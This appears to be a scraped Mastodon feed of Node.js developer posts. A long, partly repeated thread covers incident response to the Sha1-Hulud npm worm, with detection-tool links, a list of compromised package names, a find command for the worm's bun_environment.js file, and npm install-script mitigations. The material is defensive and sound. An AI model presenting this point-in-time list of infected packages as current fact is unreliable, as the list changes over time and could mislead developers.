Zonemaster is an open-source testing and validation framework designed to thoroughly analyze the health, correctness, and performance of a domain’s DNS configuration. It is jointly developed and maintained by AFNIC (registry for .fr) and ...
Continued 👉 blog.radwebhosting.com/deploy-

@aral@mastodon.ar.al

🥳 New module release: Hetzner Cloud OpenAPI Client

codeberg.org/small-tech/hetzne

This is an OpenAPI client for Node.js generated from the official Hetzner Cloud OpenAPI specification using Massimo.

Recently, while reviewing the code for Catalyst¹, I realised that the Hetzner library I was using was deprecated. The only other client library listed on Awesome Hetzner Cloud for JavaScript was updated seven years ago². So I did a bit of research and discovered that Hetzner has an official OpenAPI specification (useful little things that you can generate documentation as well as working client code from). I also discovered Massimo³, a lightweight and easy to use OpenAPI client generator.

So, anyway, a few minutes later, I had a working Node.js client generated but I thought I’d take a little more time to make it into a module in case anyone else wanted to use it.


In the process, I also created a simple web app example with Kitten⁴ where you can enter your Hetzner API key in a web interface, have it persisted to the default Kitten database⁴ and then carry out a simple call to list your servers. It’s 99 lines of code, including comments, in a single file. (Because Kitten loves you.)

The example uses the new/advanced class and event-based way of working with Kitten so you might find it interesting for that reason too (I haven’t had the chance to document this workflow properly yet). It also showcases Kitten’s Streaming HTML⁵ workflow, as well as its built-in support for semantic default styles and its first-class Markdown support.

You can see the source code for the Kitten example here:
codeberg.org/small-tech/hetzne

The cool thing is that because the client is generated from the official Hetzner OpenAPI specification, it’s one command to update it should the specification change and you can be sure it matches exactly what’s in the API documentation.

Enjoy!

💕

CC @hetzner @lenzgr

¹ catalyst.small-web.org
² github.com/hetznercloud/awesom
³ massimohttp.dev/
⁴ kitten.small-web.org/tutorials
⁵ kitten.small-web.org/tutorials

Screenshot of the Hetzner Cloud OpenAPI Client Example running in a browser at https://localhost

Heading: Cloud OpenAPI Client Example.

This is a Kitten app that demonstrates basic usage of the Hetzner Cloud OpenAPI client generated using Massimo from Hetzner's official OpenAPI specification.

H2: Setup

Label: API Token
Password input box with 64 dots

H2: Test
List servers button

Result of having pressed the button is a list of seven servers (the scrollbar indicates there are more that are not visible):

1. small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
2. owncast.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
3. kittens.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
4. kitten.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
5. draw-together.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
6. accessibilityforeveryone.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
7. kitten-kawaii.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)
ALT text

Screenshot of the Hetzner Cloud OpenAPI Client Example running in a browser at https://localhost Heading: Cloud OpenAPI Client Example. This is a Kitten app that demonstrates basic usage of the Hetzner Cloud OpenAPI client generated using Massimo from Hetzner's official OpenAPI specification. H2: Setup Label: API Token Password input box with 64 dots H2: Test List servers button Result of having pressed the button is a list of seven servers (the scrollbar indicates there are more that are not visible): 1. small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 2. owncast.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 3. kittens.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 4. kitten.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 5. draw-together.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 6. accessibilityforeveryone.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage) 7. kitten-kawaii.small-web.org (running) – CPX 11 (x86, 2 cores, 2GB RAM, 40GB storage)

@aral@mastodon.ar.al

So guess who wrote a convoluted date comparison conditional instead of using `Temporal.ZonedDateTime.compare()` like an intelligent human being and ended up hitting an edge case where future scheduled calls started getting cleaned off the database instead of past ones?

I’ll give you a hint: has two thumbs and his name is Aral 🤦‍♂️

Anyway, just restored things from yesterday’s backup and sent a direct message to everyone scheduled for a Gaza Verified video verification call apologising for the confusion and explaining what happened.

Moral of the story: stick to the Temporal API and use its methods if you’re implementing anything even remotely non-trivial involving dates, especially if there are timezones involved. (You can use a Temporal API polyfill in Node.js – I’ve been using temporal-polyfill.)

Now I’m going to expire for the evening.

💕

@stefan@stefanbohacek.online
@mauve@mastodon.mauve.moe
@Jeremiah@alpaca.gold

I was wondering why `fnm` was recommended as a way to install @nodejs instead of `volta`. Volta has been around longer, is also cross platform, is also written in Rust, and automatically uses the version specified in a project’s `package.json`.

Then I learned `volta` is now unmaintained and the former maintainers recommend using `mise`.

github.com/volta-cli/volta/iss

Given my Ruby and Python environments are always fucked up, Mise looks extra appealing.

mise.jdx.dev/?ref=activitypub

mise.jdx.dev

Home | mise-en-place

mise-en-place documentation

@SocketSecurity@fosstodon.org
@botkit@hollo.social · Reply to BotKit by Fedify :botkit:

BotKitは、ActivityPubボットを作るためのTypeScriptフレームワークです。既存のMastodon/Misskeyボットとの違いは、ボット自体が独立したサーバーとして動作すること。プラットフォームのアカウントは不要です。

文字数制限もなければ、APIレート制限に悩まされることもありません。

bot.onMention = async (session, message) => {
  await message.reply(text`こんにちは、${message.actor}さん!`);
};

フェデレーション、HTTP Signatures、配送キューといったActivityPub周りの処理はFedifyがすべて引き受けます。ボットのロジックを書くだけです。

DenoでもNode.jsでも動きます。

https://botkit.fedify.dev/

botkit.fedify.dev

BotKit by Fedify

A framework for creating your ActivityPub bots

@nullagent@partyon.xyz · Reply to nullagent

These sorts of NPM worms have been around for a LONG time.

It's typically due a common practice of low 2fa opt-in on NPM accounts.

So be sure to setup NPM 2FA if you're a package maintainer do that asap!


A lesser known NPM capability is that you can disable install time scripts. This may break some packages but its worth a try to see if your projects can work with out any install scripts. 👇🏿

blog.npmjs.org/post/1417028810

Package install scripts vulnerability
Disclaimer: we had been told this vulnerability would be disclosed on Monday, not Friday, so this post is a little rushed and may be edited later.

As disclosed to us in January and formally discussed in CERT vulnerability note VU#319816, it is possible for a maliciously-written npm package, when installed, to execute a script that includes itself into a new package that it then publishes to the registry, and to other packages owned by that user.

npm cannot guarantee that packages available on the registry are safe. If you see malicious code on the registry, report it to support@npmjs.com and it will be taken down.

How to protect yourself
If you are installing a package that you do not trust, you can avoid this vulnerability by running

npm install --ignore-scripts

If you wish to never run scripts at install time, you can instead run

npm config set ignore-scripts true

Either or both of these steps will prevent you from spreading a worm at install time.

If you install a package that contains malicious code and then execute it (e.g. by require()ing it into your code) it could still perform malicious actions. You should not execute any software downloaded from the Internet if you do not trust it, including software downloaded from npm.
ALT text

Package install scripts vulnerability Disclaimer: we had been told this vulnerability would be disclosed on Monday, not Friday, so this post is a little rushed and may be edited later. As disclosed to us in January and formally discussed in CERT vulnerability note VU#319816, it is possible for a maliciously-written npm package, when installed, to execute a script that includes itself into a new package that it then publishes to the registry, and to other packages owned by that user. npm cannot guarantee that packages available on the registry are safe. If you see malicious code on the registry, report it to support@npmjs.com and it will be taken down. How to protect yourself If you are installing a package that you do not trust, you can avoid this vulnerability by running npm install --ignore-scripts If you wish to never run scripts at install time, you can instead run npm config set ignore-scripts true Either or both of these steps will prevent you from spreading a worm at install time. If you install a package that contains malicious code and then execute it (e.g. by require()ing it into your code) it could still perform malicious actions. You should not execute any software downloaded from the Internet if you do not trust it, including software downloaded from npm.

@nullagent@partyon.xyz · Reply to nullagent


Just finished writing another tool, now I can see NINE known compromised packages are still up for download on NPM! ⚠️

This tool crawls the list of known bad packages and downloads the latest bundle.

It then runs my other checks against the downloaded bundle and logs the results.

github.com/datapartyjs/walk-wi

./is-npm-still-dangerous
Reads the data/infected-pkgs.txt
Downloads the latest package metadata for every known infected package
Downloads the current latest package.tgz
Uncompresses and scans the latest version using ./check-projects
Depending upon the scan result
./is-npm-still-dangerous


capacitor-voice-recorder-wav 6.0.3 - STILL COMPROMISED
haufe-axera-api-client 0.0.2 - STILL COMPROMISED
hyper-fullfacing 1.0.3 - STILL COMPROMISED
@ifelsedeveloper/protocol-contracts-svm-idl 0.1.2 - STILL COMPROMISED
my-saeed-lib 0.1.1 - STILL COMPROMISED
quickswap-ads-list 1.0.33 - STILL COMPROMISED
@seung-ju/react-native-action-sheet 0.2.1 - STILL COMPROMISED
tcsp 2.0.2 - STILL COMPROMISED
web-types-lit 0.1.1 - STILL COMPROMISED
Found 9 npm-reports/npm-latest-bad.txt packages STILL compromised!

See npm-reports/npm-latest-bad.txt for full listing.
Warning - Most people probably don't need to run this. It causes a lot of NPM traffic. Warning - There's a few packages this fails to download and check (likely bc's they are hosted outside of NPMjs.org)
ALT text

./is-npm-still-dangerous Reads the data/infected-pkgs.txt Downloads the latest package metadata for every known infected package Downloads the current latest package.tgz Uncompresses and scans the latest version using ./check-projects Depending upon the scan result ./is-npm-still-dangerous capacitor-voice-recorder-wav 6.0.3 - STILL COMPROMISED haufe-axera-api-client 0.0.2 - STILL COMPROMISED hyper-fullfacing 1.0.3 - STILL COMPROMISED @ifelsedeveloper/protocol-contracts-svm-idl 0.1.2 - STILL COMPROMISED my-saeed-lib 0.1.1 - STILL COMPROMISED quickswap-ads-list 1.0.33 - STILL COMPROMISED @seung-ju/react-native-action-sheet 0.2.1 - STILL COMPROMISED tcsp 2.0.2 - STILL COMPROMISED web-types-lit 0.1.1 - STILL COMPROMISED web-types-lit 0.1.1 - STILL COMPROMISED Found 9 npm-reports/npm-latest-bad.txt packages STILL compromised! See npm-reports/npm-latest-bad.txt for full listing. Warning - Most people probably don't need to run this. It causes a lot of NPM traffic. Warning - There's a few packages this fails to download and check (likely bc's they are hosted outside of NPMjs.org)

@nullagent@partyon.xyz · Reply to nullagent

I've spent the last few hours writing down my scripts for detecting this so you can use them!

I'm hitting on two or three ways to detect it and will be adding more.

Watching the attack running I can see developers all over the world still doing their morning `npm i` and getting owned 😭

Maybe let the node developers in your life know about this tool 👇🏿

github.com/datapartyjs/walk-wi

github.com

GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack

A tool to check your repos for signs of NPM supply chain attack - GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack

@nullagent@partyon.xyz · Reply to nullagent


Updated my listing of Sha1-Hulud detection tools.

I now have found at least 12 other tools for detecting Sha1-Hulud compromise on your dev box and in infrastructure.

github.com/datapartyjs/walk-wi

Similar Sha1-Hulud 11/24/25 Detection Tools
Links to other projects provided with no warranty express or implied.

https://github.com/TimothyMeadows/sha1hulud-scanner
https://github.com/mottibec/sha1hulud-scanner
https://github.com/gensecaihq/Shai-Hulud-2.0-Detector
https://github.com/tprinty/sha1hulud-action-detector
https://github.com/da1z/amihulud
https://github.com/bobberg/sha1-hulud-folder-checker
https://github.com/servusdei2018/sha1-halud-scan
https://github.com/kevcooper/fremkit
https://github.com/ysskrishna/shai-hulud-detector
https://github.com/Cobenian/shai-hulud-detect
GitHub Scanners
https://github.com/ysskrishna/shai-hulud-detector
panther-labs/panther-analysis#1826
ALT text

Similar Sha1-Hulud 11/24/25 Detection Tools Links to other projects provided with no warranty express or implied. https://github.com/TimothyMeadows/sha1hulud-scanner https://github.com/mottibec/sha1hulud-scanner https://github.com/gensecaihq/Shai-Hulud-2.0-Detector https://github.com/tprinty/sha1hulud-action-detector https://github.com/da1z/amihulud https://github.com/bobberg/sha1-hulud-folder-checker https://github.com/servusdei2018/sha1-halud-scan https://github.com/kevcooper/fremkit https://github.com/ysskrishna/shai-hulud-detector https://github.com/Cobenian/shai-hulud-detect GitHub Scanners https://github.com/ysskrishna/shai-hulud-detector panther-labs/panther-analysis#1826

@nullagent@partyon.xyz · Reply to nullagent


I've updated my suggestions to include links and info on how to get fine grained control over the scripts your projects run at compile time.

There's two fairly interesting community projects that seem to address this part of the problem and make it possible to disable most install scripts while keeping the ones your project actually requires.

github.com/datapartyjs/walk-wi

Steps to take
Turn on Multi-Factor Authentication (MFA / 2FA) immediately on your NPM & GitHub accounts (and all other key infra). Change and review passwords for cloud services you use.
You probably shouldn't run any npm install or npm update commands until NPM and GitHub have official mitigations in place.
Before doing anything else you probably should check for signs of comproise. This can be done manually or using this repo or other similar scanning tools. If you DO continue working from an infected machine you risk having your personal data stolen or destroyed by this worm.
After verifying that your system has not already been compromised you can likely safely work as normal but you should avoid upgrading or installing any different package versions. Its not fully clear at the time of posting if NPM is taking down infected packages we're still finding infected packages for download on NPM at this time.
Before installing a new version of a package, you can download a .tgz archive using the command npm pack <package-name>. This does not install the package. You can then uncompress the package and check it for signs of compromise.
Consider disabling install scripts
npm install --ignore-scripts - Ignore install scripts
npm config set ignore-scripts true - Ignore install scripts user wide
"Package install scripts vulnerability" - NPM blog post from 2016 explaining worm mitigations
Consider using a tool for fine grained script management
ALT text

Steps to take Turn on Multi-Factor Authentication (MFA / 2FA) immediately on your NPM & GitHub accounts (and all other key infra). Change and review passwords for cloud services you use. You probably shouldn't run any npm install or npm update commands until NPM and GitHub have official mitigations in place. Before doing anything else you probably should check for signs of comproise. This can be done manually or using this repo or other similar scanning tools. If you DO continue working from an infected machine you risk having your personal data stolen or destroyed by this worm. After verifying that your system has not already been compromised you can likely safely work as normal but you should avoid upgrading or installing any different package versions. Its not fully clear at the time of posting if NPM is taking down infected packages we're still finding infected packages for download on NPM at this time. Before installing a new version of a package, you can download a .tgz archive using the command npm pack <package-name>. This does not install the package. You can then uncompress the package and check it for signs of compromise. Consider disabling install scripts npm install --ignore-scripts - Ignore install scripts npm config set ignore-scripts true - Ignore install scripts user wide "Package install scripts vulnerability" - NPM blog post from 2016 explaining worm mitigations Consider using a tool for fine grained script management

@thisismissem@hachyderm.io

Watt from Platformatic sounds interesting for improving Node.js server performance: blog.platformatic.dev/93-faste

It's kinda like pm2 but using SO_REUSEPORT, so the kernel handles the load balancing and forwarding of requests to each node.js process.

blog.platformatic.dev

Accelerate Next.js in Kubernetes

Watt optimizes Next.js on Kubernetes for 93% faster latency and near-perfect reliability, overcoming scaling challenges.

@nullagent@partyon.xyz
@nullagent@partyon.xyz · Reply to nullagent

These sorts of NPM worms have been around for a LONG time.

It's typically due a common practice of low 2fa opt-in on NPM accounts.

So be sure to setup NPM 2FA if you're a package maintainer do that asap!

A lesser known NPM capability is that you can disable install time scripts. This may break some packages but its worth a try to see if your projects can work with out any install scripts. 👇🏿

blog.npmjs.org/post/1417028810

Package install scripts vulnerability
Disclaimer: we had been told this vulnerability would be disclosed on Monday, not Friday, so this post is a little rushed and may be edited later.

As disclosed to us in January and formally discussed in CERT vulnerability note VU#319816, it is possible for a maliciously-written npm package, when installed, to execute a script that includes itself into a new package that it then publishes to the registry, and to other packages owned by that user.

npm cannot guarantee that packages available on the registry are safe. If you see malicious code on the registry, report it to support@npmjs.com and it will be taken down.

How to protect yourself
If you are installing a package that you do not trust, you can avoid this vulnerability by running

npm install --ignore-scripts

If you wish to never run scripts at install time, you can instead run

npm config set ignore-scripts true

Either or both of these steps will prevent you from spreading a worm at install time.

If you install a package that contains malicious code and then execute it (e.g. by require()ing it into your code) it could still perform malicious actions. You should not execute any software downloaded from the Internet if you do not trust it, including software downloaded from npm.
ALT text

Package install scripts vulnerability Disclaimer: we had been told this vulnerability would be disclosed on Monday, not Friday, so this post is a little rushed and may be edited later. As disclosed to us in January and formally discussed in CERT vulnerability note VU#319816, it is possible for a maliciously-written npm package, when installed, to execute a script that includes itself into a new package that it then publishes to the registry, and to other packages owned by that user. npm cannot guarantee that packages available on the registry are safe. If you see malicious code on the registry, report it to support@npmjs.com and it will be taken down. How to protect yourself If you are installing a package that you do not trust, you can avoid this vulnerability by running npm install --ignore-scripts If you wish to never run scripts at install time, you can instead run npm config set ignore-scripts true Either or both of these steps will prevent you from spreading a worm at install time. If you install a package that contains malicious code and then execute it (e.g. by require()ing it into your code) it could still perform malicious actions. You should not execute any software downloaded from the Internet if you do not trust it, including software downloaded from npm.

@nullagent@partyon.xyz · Reply to nullagent

I spent more time searching for other Sha1-Hulud detection tools and found four more bringing it to 6 scanners (5 in nodejs).

Linked them all from my readme in case those work better for you.

Best way to beat a worm like this is to keep scanning and keep an eye out for the attacker to try and evade all of our tools.

By using more than one hopefully we make the attackers job harder to evade all of us.

github.com/datapartyjs/walk-wi

github.com

GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack using BASH

A tool to check your repos for signs of NPM supply chain attack using BASH - datapartyjs/walk-without-rhythm

@nullagent@partyon.xyz · Reply to nullagent

GitHub has almost finished taking down the stolen data posted by the Sha1-Hulud npm/github worm. I only see about 400 repos remaining of the around 23k created by the worm.

This was the most visible evidence of the exploit, just because we can't clearly see the worm's uploads doesn't mean the worm is totally dead yet.

@nullagent@partyon.xyz · Reply to nullagent

I spent more time searching for other Sha1-Hulud detection tools and found four more bringing it to 6 scanners (5 in nodejs).

Linked them all from my readme in case those work better for you.

Best way to beat a worm like this is to keep scanning and keep an eye out for the attacker to try and evade all of our tools.

By using more than one hopefully we make the attackers job harder to evade all of us.

github.com/datapartyjs/walk-wi

github.com

GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack using BASH

A tool to check your repos for signs of NPM supply chain attack using BASH - datapartyjs/walk-without-rhythm

@nullagent@partyon.xyz · Reply to nullagent

Just finished landing Exit Code support. So now if more scanners are made or one of the projects gets more features you can quickly switch to whichever makes the most sense for your use case!

I literally lost a ton of sleep on this volunteer incident response work so I'm going to go touch grass for a bit.

More hacks later tonight, still got some loose ends gnawing at me lol.

github.com/datapartyjs/walk-wi

github.com

GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack using BASH

A tool to check your repos for signs of NPM supply chain attack using BASH - datapartyjs/walk-without-rhythm

@nullagent@partyon.xyz · Reply to nullagent

The fork of the CrowdStrike scanner introduced me to a really good idea, I should support the same exit code design so that our tools can work in tandem.

Maybe we detect different things or maybe one vs the other works in your environment.

So I made an issue to track this support:

github.com/datapartyjs/walk-wi

github.com

FEAT | Support CI/CD via exit codes · Issue #18 · datapartyjs/walk-without-rhythm

Another scanner introduced exit codes, thats a really good idea! We should adopt the same exit codes and meanings so our tools can easily be used interchangeably or in tandem. https://github.com/Ti...

@nullagent@partyon.xyz · Reply to nullagent

I located a second tool for detecting Sha1-Hulud infections. Haven't looked at the details of how it works.

Some notes:

This one appears to have been released by CrowdStrike and was paywalled. Someone decided to modify and release it publicly so license is unknown.

But awesome to see I'm in the big leagues with CrowdStrike and I maybe the first clean open source release of a tool for this.

github.com/TimothyMeadows/sha1

github.com

GitHub - TimothyMeadows/sha1hulud-scanner: Scanner for detecting malicious npm packages from Sha1-Hulud: The Second Coming supply chain attack. Protects against credential theft and destructive home directory deletion.

Scanner for detecting malicious npm packages from Sha1-Hulud: The Second Coming supply chain attack. Protects against credential theft and destructive home directory deletion. - TimothyMeadows/sha1...

@nullagent@partyon.xyz · Reply to nullagent


First pass is super simple and just looks for the file names & package.json signature for signs of infection anywhere in the path you tell it to search.

If it sees anything fishy it tells you where and stops until you've read the alert.

Oh and this only uses bash, sed, awk, grep, curl, and jq. So no npm, node or other big supply chains 🥴

github.com/datapartyjs/walk-wi

@nullagent@partyon.xyz · Reply to nullagent

I'm quickly finding a mix of packages which were compromised, some were months ago and had the bad versions taken down.

However at the same time I'm noticing packages like the one below that were -just- hacked 19 hours ago and still have not been taken down yet!

With how this worm works its a bit of a pencils down moment... you probably should check your packages right now.

npmjs.com/package/capacitor-vo

@nullagent@partyon.xyz · Reply to nullagent

I've spent the last few hours writing down my scripts for detecting this so you can use them!

I'm hitting on two or three ways to detect it and will be adding more.

Watching the attack running I can see developers all over the world still doing their morning `npm i` and getting owned 😭

Maybe let the node developers in your life know about this tool 👇🏿

github.com/datapartyjs/walk-wi

github.com

GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack

A tool to check your repos for signs of NPM supply chain attack - GitHub - datapartyjs/walk-without-rhythm: A tool to check your repos for signs of NPM supply chain attack

@nullagent@partyon.xyz · Reply to nullagent

Ok I've downloaded some of the compromised packages and you can search your already downloaded node modules for possibly infected packages using this command:

find ./node_modules -type f -name "bun_environment.js"

You can check your user level node cache using:

find ~/.npm -type f -name "bun_environment.js"

Still sizing this one up but if you get any hits check and see if they are big files (around 10MB) and if so you're likely infected.

@nullagent@partyon.xyz · Reply to nullagent


Taking a second to understand the attack rate. I constructed this query below which shows you essentially an up to date listing of developers/code that's been compromised.

Once your box is infected and PII data has been found the worm then uses your github credentials to upload that content so ANYONE can now steal your credentials.

I'm finding multiple repos being popped every minute. This is an extremely active attack right now.

github.com/search?q=%22Sha1-Hu

github.com

Build software better, together

GitHub is where people build software. More than 150 million people use GitHub to discover, fork, and contribute to over 420 million projects.

@nullagent@partyon.xyz · Reply to nullagent

I'm quickly finding a mix of packages which were compromised, some were months ago and had the bad versions taken down.

However at the same time I'm noticing packages like the one below that were -just- hacked 19 hours ago and still have not been taken down yet!

With how this worm works its a bit of a pencils down moment... you probably should check your packages right now.

npmjs.com/package/capacitor-vo

@jnkrtech@treehouse.systems

New blog post is up! This is a deep dive into continuation-passing style in TypeScript. (No, I'm not talking about asynchronous callbacks.)

jnkr.tech/blog/cps-in-ts

Let me know what you think and if you have any questions I can answer!

jnkr.tech

Continuation-Passing Style in TypeScript · Programming should be enjoyable

Tail recursion, resumable exceptions, and more

@emile_icite@mastodon.social

Allez, je tente ma chance !

Coucou le Fedivers ! :blobpeek:

Je suis un queeros qui a travaillé 11 ans en librairie d'occasion et je me reconvertis cette année dans le

J'ai fini un bootcamp au printemps et recherche actuellement une entreprise en pour intégrer un mastère en développement web et .

Mes compétences : , , , , , , , , ,

1/2

@lovell@mastodon.social

🔒 If you publish packages to the npm registry and haven't already seen its new Trusted Publisher feature, please do take a look at docs.npmjs.com/trusted-publish

🎟️ It uses short-lived OIDC tokens to allow CI-based automation of signed publish-with-provenance.

📈 According to github.com/sxzz/npm-top-proven I maintain 6 of the top 50 packages that use this feature, and those 6 packages combined have over 600 million downloads each month!

github.com

GitHub - sxzz/npm-top-provenance: Provenance of High Impact on npm

Provenance of High Impact on npm. Contribute to sxzz/npm-top-provenance development by creating an account on GitHub.

@cryptadamist@universeodon.com

Ω🪬Ω




